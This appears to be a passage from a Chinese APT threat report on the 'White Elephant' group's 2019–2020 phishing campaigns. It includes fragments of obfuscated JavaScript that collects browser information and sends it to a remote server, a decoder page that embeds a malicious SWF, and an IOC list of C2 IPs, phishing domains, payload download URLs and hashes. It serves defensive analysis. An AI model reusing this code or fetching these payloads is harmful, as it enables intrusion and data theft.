  "wobDn8KdGMOp", "JcOhw5DCh8KU", "EHLDu3bdjw==", "wBYwoY4wqg=", "wrvDtGnDo8Oj", "C8Oow4/ClMKz", "XGpJw4zDpw==",
  "wroZWA=", "alw8Vw==", "wonDpgM=", "w57Cp807", "B8OXw7Q8", "w7NdIwo=", "wpdBEQ==", "f0gJ", "Ai5N", "wqpMcQ==",
  "IA5H", "DBLCjg=", "wp5kfa==", "woEkMw==", "wq3DqE8=", "bnhY", "NQOV", "B8Ksw7Q8", "GsKIIQ=", "W80jw74=", "KH",
  "dxLCjnw=", "B8OXwo8=", "wqPCmS0=", "aD8s", "ESc8", "NcOWcg==", "w6VkfA==", "NsKUwoI=", "POAX", "dDvCtg==", "wr",
  "KsKyFg=", "eS42", "HMKFow=", "woROJw==", "woJIw6k=", "w6xBEQ=", "TgQV", "w65UwrQ=", "w4J9dw==", "wotbwpV5MQ",
  "H1MvHMKVKMKRwqFa", "dcKmKhTcmM01ezlnw4IKw4bDtw==", "TcOcacOgKA=", "wqhDHMKTwr0=", "w7Ekw4nDt8O3", "wpddIsKdwp",
  "PFE7D8K1", "w4tTWR7CjQ=", "w61zDcO/wq0=", "GEjCrUhb", "w646w6bCvxA=", "w60rwpNnwps=", "w5VTw7g=", "BEhy", "wo",
  "wq5Twm=", "HHF0Ihs=", "c8Oaa8K+w6g=", "CWU6w73CvQ=", "w6cQKjTClw=", "C2Ehw6bCkQ=", "DcKaWmKjQQ=", "YcKGwpl",
  "AcKrejHDng==", "w64HPRvCsA=", "RsOuYCbDvw==", "J8Kmw6PDvSc=", "wpLdJjsKDImov", "wpnDuG/Dk8Ox", "bMKywpVfQ==",
  "w4k7w4fDqsOE", "AQ9CwrQU"];
4
5
6
7
8 (function(data, i) {
9   /**
10    * @param {number} selected_image
11    * @return {undefined}
12    */
13   var validateGroupedContexts = function fn(selected_image) {
14     for (; --selected_image;) {
15       data["push"](data["shift"]());
16     }
17   };
18   validateGroupedContexts(++i);
19 }) (_0x5b4e, 116);
20 /**
21  * @param {string} i
22  * @param {string} url
23  * @return {?}
24  */
25 var _0x3d7a = function cache(i, url) {
26   /** @type {number} */
27   i = i - 0;
28   var data = _0x5b4e[i];
29   if (cache["kCAjVR"] === undefined) {
30     (function() {
31       /**
32        * @return {?}
33        */
34       var getAlignItem = function setup() {
35         var viewport;
36         try {
```

图：脚本内容

脚本主要功能是获取浏览器信息，并发送至远程服务器。



图：链接模块

由于其他模块链接已失效，无法后续执行。猜测为 Downloader 继续下载后门。

脚本中一个可访问的模块链接地址为 banner\_header.html，功能为执行 swf 文件。

```

46 .....case .26567 :
47 .....b[1] .= '!';
48 .....b[1] += c(98, .97);
49 .....b[1] += c(110, .110, .101);
50 .....b[1] += c(114);
51 .....b[1] += c(95);
52 .....b[1] += c(104, .101, .97, .100);
53 .....b[1] += c(101, .114, .46);
54 .....b[1] += c(104, .116, .109);
55 .....b[1] += c(108);
56 .....return .b[1]; ——> //banner_header.html
    
```

图：子模块链接

```

1 <html><head></head><body>
2 <script type="text/javascript">
3 <!--
4 var .s="=fncfe!tsd>#tubujd0snfejb0ujoz/txg#?=0fncfe?";
5 m="";
6 for .(i=0; .i<.s.length; .i++) .{ .....
7 if(s.charCodeAt(i) == .28) { .....
8 .m+= '&';} .else .if .(s.charCodeAt(i) == .23) .{ .....
9 .m+= '!';} .else .{ .....
10 m+=String.fromCharCode(s.charCodeAt(i)-1); .....}
11 document.write(m);!-->
12 </script><embed src="static/rmedia/tiny.swf">
13
14
15 </body></html>
16
    
```

图：banner\_header.html

swf 模块功能为 Base64 解码执行 Payload，下载后续程序。





A1	B	C	D	E	F	G
College1	Name	Source	Project			
(1) Air and Missile Defense College, Air Force Engineering University, Xi'an Wu, Guo-Cheng (1); Wang, Guang	Chinese Physics B	Metamaterial beam scanning leaky-wave antenna based on quarter mode s				
(1) Air and Missile Defense College, Air Force Engineering University, Xi'an Fu, Xiao-Long (1); Wu, Guo-Cheng	Chinese Physics B	Electromagnetic coupling reduction in dual-band microstrip antenna array				
(1) Information and Navigation College, Air Force Engineering University, Xi Lin, Tao (1); Zhao, Shanghong (1)	IEEE Photonics Technology Le	Generation of Flat Optical Frequency Comb Based on a DP-QPSK Module				
(1) Aeronautics and Astronautics Engineering College, Air Force Engineeri Ding, Chao (1); Yao, Hong (2); Du,	Mathematical Problems In Engl	Pinning Control Strategy of Multicommuty Structure Networks				
(1) Air and Missile Defense College, Air Force Engineering University, Xi&Z Guo, Yiduo (1); Zhang, Yongshun (1	Circuits, Systems, and Signal P	Angle Estimation and Self-calibration Method for Bistatic MIMO Radar with				
(1) Aeronautics and Astronautics Engineering College, Air Force Engineeri Chen, Xuan (1, 2); Chen, Chao (1)	Composites Part B: Engineering	An Investigation of dynamic failure progress and properties of 2D C/BIC co				
(1) College of Aeronautics & Astronautics Engineering, Air Force Engi Xu, Guangzhi (1); Sun, Xiuxia (1); D	Hsi-An Chiao Tung Ta Hsueh/J	Adaptive output feedback optimal tracking control for nonlinear systems				
(1) Air and Missile Defense College, Air Force Engineering University, Xi'an Liao, Zhen Heng (1); Zhang, XuCh	Electronics Letters	Reconfigurable phase inverter with switchable frequency				
(1) Air Force Engineering University, Air and Missile Defense College, Xi'an Liu, Hanwei (1); Zhang, Yongshun	Journal of Applied Remote Sens	Space-time adaptive processing algorithm for airborne MIMO radar with nor				
(1) Air and Missile Defense College, Air Force Engineering University, Xi'an Wang, Ju (1); Liu, Fu-Xian (1); Jin,	Dianzi Keji Daxue Xuebao/Jour	New motif discovery algorithm for uncertain data stream				
(1) Air and Missile Defense College, Air Force Engineering University, Xi&Z Shi, Junpeng (1); Hu, Guoping (1)	Sensors (Switzerland)	Computationally efficient 2D DOA estimation with uniform rectangular arra				
(1) Air and Missile Defense College, Air Force Engineering University, Xi'an Liu, Changyun (1); Guo, Xiangke (1)	Mathematical Problems In Engl	Multisensors Cooperative Detection Task Scheduling Algorithm Based on				

图：附件一.xlsx

内容包含了学校、作者、来源、论文题目，主题为航空相关论文，攻击目标疑似为某院校。将第一列插入代码后进行隐藏，执行后会从远程服务器下载文件 msupdate.exe 执行。

## 2.2.2 恶意域名 xinhuanet-news.com

通过对域名 360totalsecurities.com 拓线分析，听风者实验室追踪到该钓鱼网址。两个钓鱼域名目录结构相似，都存在窃取主机信息的 JS 脚本。

主目录为钓鱼网站，引用了真正的新华网子页面内容。



图：钓鱼网站

根据域名访问记录，攻击活动可能于 2019 年 8 月下旬开始，访问对应链接跳转至某军工单位。

DETAILS	RELATIONS	COMMUNITY
Passive DNS Replication ⓘ		
Date resolved	IP	
2019-12-10	185.244.129.77	
URLs ⓘ		
Scanned	Detections	URL
2019-09-26	0 / 71	http://xinhuanet-news.com/mil/
2019-08-30	0 / 71	http://xinhuanet-news.com/

图：相关链接

## 2.3 相关攻击活动基础设施分析

白象组织两次攻击活动中，共收集到钓鱼域名 6 个，C&C IP 10 个。我们对该组织近期使用的域名和 IP 相关数据进行分析。

### 2.3.1 域名主要信息

白象组织近期使用的域名均为钓鱼域名，针对多个行业发起攻击。模仿方式主要为将标点符号“.”替换为“-”，或添加微小的字母改动，或更换单词顺序，非常具有迷惑性。该组织会根据时下热点，注册域名进行储备，再择机进行攻击。以最近一次攻击来看，在疫情初始阶段 2020 年 1 月 23 日注册域名，2020 年 1 月 28 日对域名分配 IP，最早在 2020 年 1 月 30 日观察到攻击。

该组织所使用域名均注册于 Openprovider。Openprovider 是一家提供域名相关服务的公司。它起源于荷兰鹿特丹，成立于 2004 年，隶属于 HOSTING CONCEPTS BV 公司。该公司主要产品是一个自动化平台，客户可以在该平台上购买和管理必要的产品和服务，包括域名，SSL 证书，Plesk 和 Virtuozzo 的许可证，垃圾邮件过滤器等。该公司提供的会员计划使批量购买域名更为便宜。

序号	域名行业	模仿域名	钓鱼域名	域名服务商	注册时间	最早攻击时间
1	医疗	nhc.gov.cn	nhc-gov.com	Openprovider	2020-01-23	2020-01-30
2	安全	360totalsecurity.com	360totalsecurities.com	Openprovider	2019-09-02	2019-11-24
3	媒体	xinhuanet.com	xinhuanet-news.com	Openprovider	2019-07-02	2019-09-26
4	教育	moe.gov.cn	moe-cn.org	Openprovider	2019-07-22	2019-10-08
5	媒体	chinadaily.com.cn	chinadaily-news.com	Openprovider	2019-12-19	2020-01-04
6	金融	message.cmbchina.com	message-cmbchina.com	Openprovider	2020-01-17	2020-01-19

表：钓鱼域名主要信息

### 2.3.2 IP 主要信息

白象组织近期使用的服务器开放端口以 80 和 443 为主，使用服务以 http 和 https 为主。服务器 IP 较多位于拉脱维亚、瑞典、保加利亚、德国，AS 归属 Sia Nano IT 公司的较多。Sia Nano IT 是一家位于拉脱维亚的 IT 外包服务公司，提供域名注册，虚拟服务器（VPS），网站托管，电子邮件，数据中心等服务。

序号	IP	AS	地理位置	端口	服务
1	91.209.70.34	FISHNET-AS, RU	俄罗斯 圣彼得堡	80	http
2	185.61.148.223	Sia Nano IT	拉脱维亚 里加	80	http

3	185.244.129.77	HOSTGW SRL	保加利亚 索菲亚	80,443,8080	http,https
4	94.140.125.177	Sia Nano IT	瑞典 西约塔兰省 哥德堡	-	-
5	208.91.197.91	CONFLUENCE- NETWORK-INC	美国 德克萨斯州 奥斯汀	80,53	http,dns
6	94.140.114.136	Sia Nano IT	拉脱维亚 里加	80	http
7	185.193.38.24	COMBAHTON	德国 黑森州 法兰克福	443	https
8	45.138.172.168	COMBAHTON	德国 黑森州 法兰克福	443	https
10	45.153.184.67	MVPS LTD	保加利亚 保加利亚	-	-
11	185.82.126.71	Sia Nano IT	瑞典 西约塔兰省 哥德堡	80,443	http,https

表： C&amp;C IP 主要信息

### 3 IOC

**Domain:**

nhc-gov.com

360totalsecurities.com

moe-cn.org

xinhuanet-news.com

chinadaily-news.com

message-cmbchina.com

**URL:**

---

[http://nhc-gov.com/form.html?OZBTg\\_TFORM](http://nhc-gov.com/form.html?OZBTg_TFORM)  
[http://nhc-gov.com/h\\_879834932/卫生部指令.docx](http://nhc-gov.com/h_879834932/卫生部指令.docx)  
<http://45.153.184.67/window.sct>  
<http://45.153.184.67/window.jpeg>  
<https://185.193.38.24/cnc/register>  
<https://185.193.38.24/cnc/tasks/request>  
<https://185.193.38.24/cnc/tasks/result>  
<https://45.138.172.168/qhupdate/pagetip/getconf>  
<https://45.138.172.168/qhupdate/msquery>  
<https://45.138.172.168/qhupdate/pagetip/cloudquery/>  
[https://github.com/nhcprc/qw\\_785789988/raw/master/submit\\_details.exe](https://github.com/nhcprc/qw_785789988/raw/master/submit_details.exe)  
<https://api.github.com/repos/ccps268/meeting/contents/syncup/token.txt>  
[https://raw.githubusercontent.com/feng786/Customer\\_Support/master/CustomerPackages.exe](https://raw.githubusercontent.com/feng786/Customer_Support/master/CustomerPackages.exe)  
[https://raw.githubusercontent.com/feng786/Customer\\_Support/master/a1.exe](https://raw.githubusercontent.com/feng786/Customer_Support/master/a1.exe)  
[https://raw.githubusercontent.com/feng786/Customer\\_Support/master/a1\\_1.exe](https://raw.githubusercontent.com/feng786/Customer_Support/master/a1_1.exe)

**IP:**

91.209.70.34  
185.61.148.223  
185.244.129.77  
94.140.125.177  
208.91.197.91  
94.140.114.136  
185.193.38.24

45.138.172.168

45.153.184.67

185.82.126.71

**Hash:**

147A764CE0547E7C00AC685FB58420A3 360\_KB6784677.zip

1D878738493685AE9DCBD133F1E421CE 360\_KB6784677.exe

F11B2BD32B42CDC43B5D151A3A674E15 附件 1.xlsx

22EF24095052711A74A3AA86DBB9F4DC msupdate.exe

2A326CD44ED71625FD1EC2F2623CD2E6 submit\_details.exe

3519B57181DA2548B566D3C49F2BAE18 卫生部命令.docx

B08DC707DCBC1604CFD73B97DC91A44C 武汉旅行信息收集申请表.xlsm

78359730705D155D5C6928586D53A68E window.jpeg

FBEF418EAA9FA902C10F06798CA987A4 32368288\_lopi9829

## 4 总结

2020 年注定是不平凡的一年，网络空间无硝烟的战争更加频繁，各类热点事件都可能被攻击者利用，当前正值疫情防控关键时期，我们决不能掉以轻心，必须提高警惕，加强防范意识。天融信听风者实验室将时刻关注全球热点安全事件最新进展，追踪研究 APT 攻击活动，以消除潜在的网络威胁，在不平凡的一年里维护我国网络空间的安全与稳定。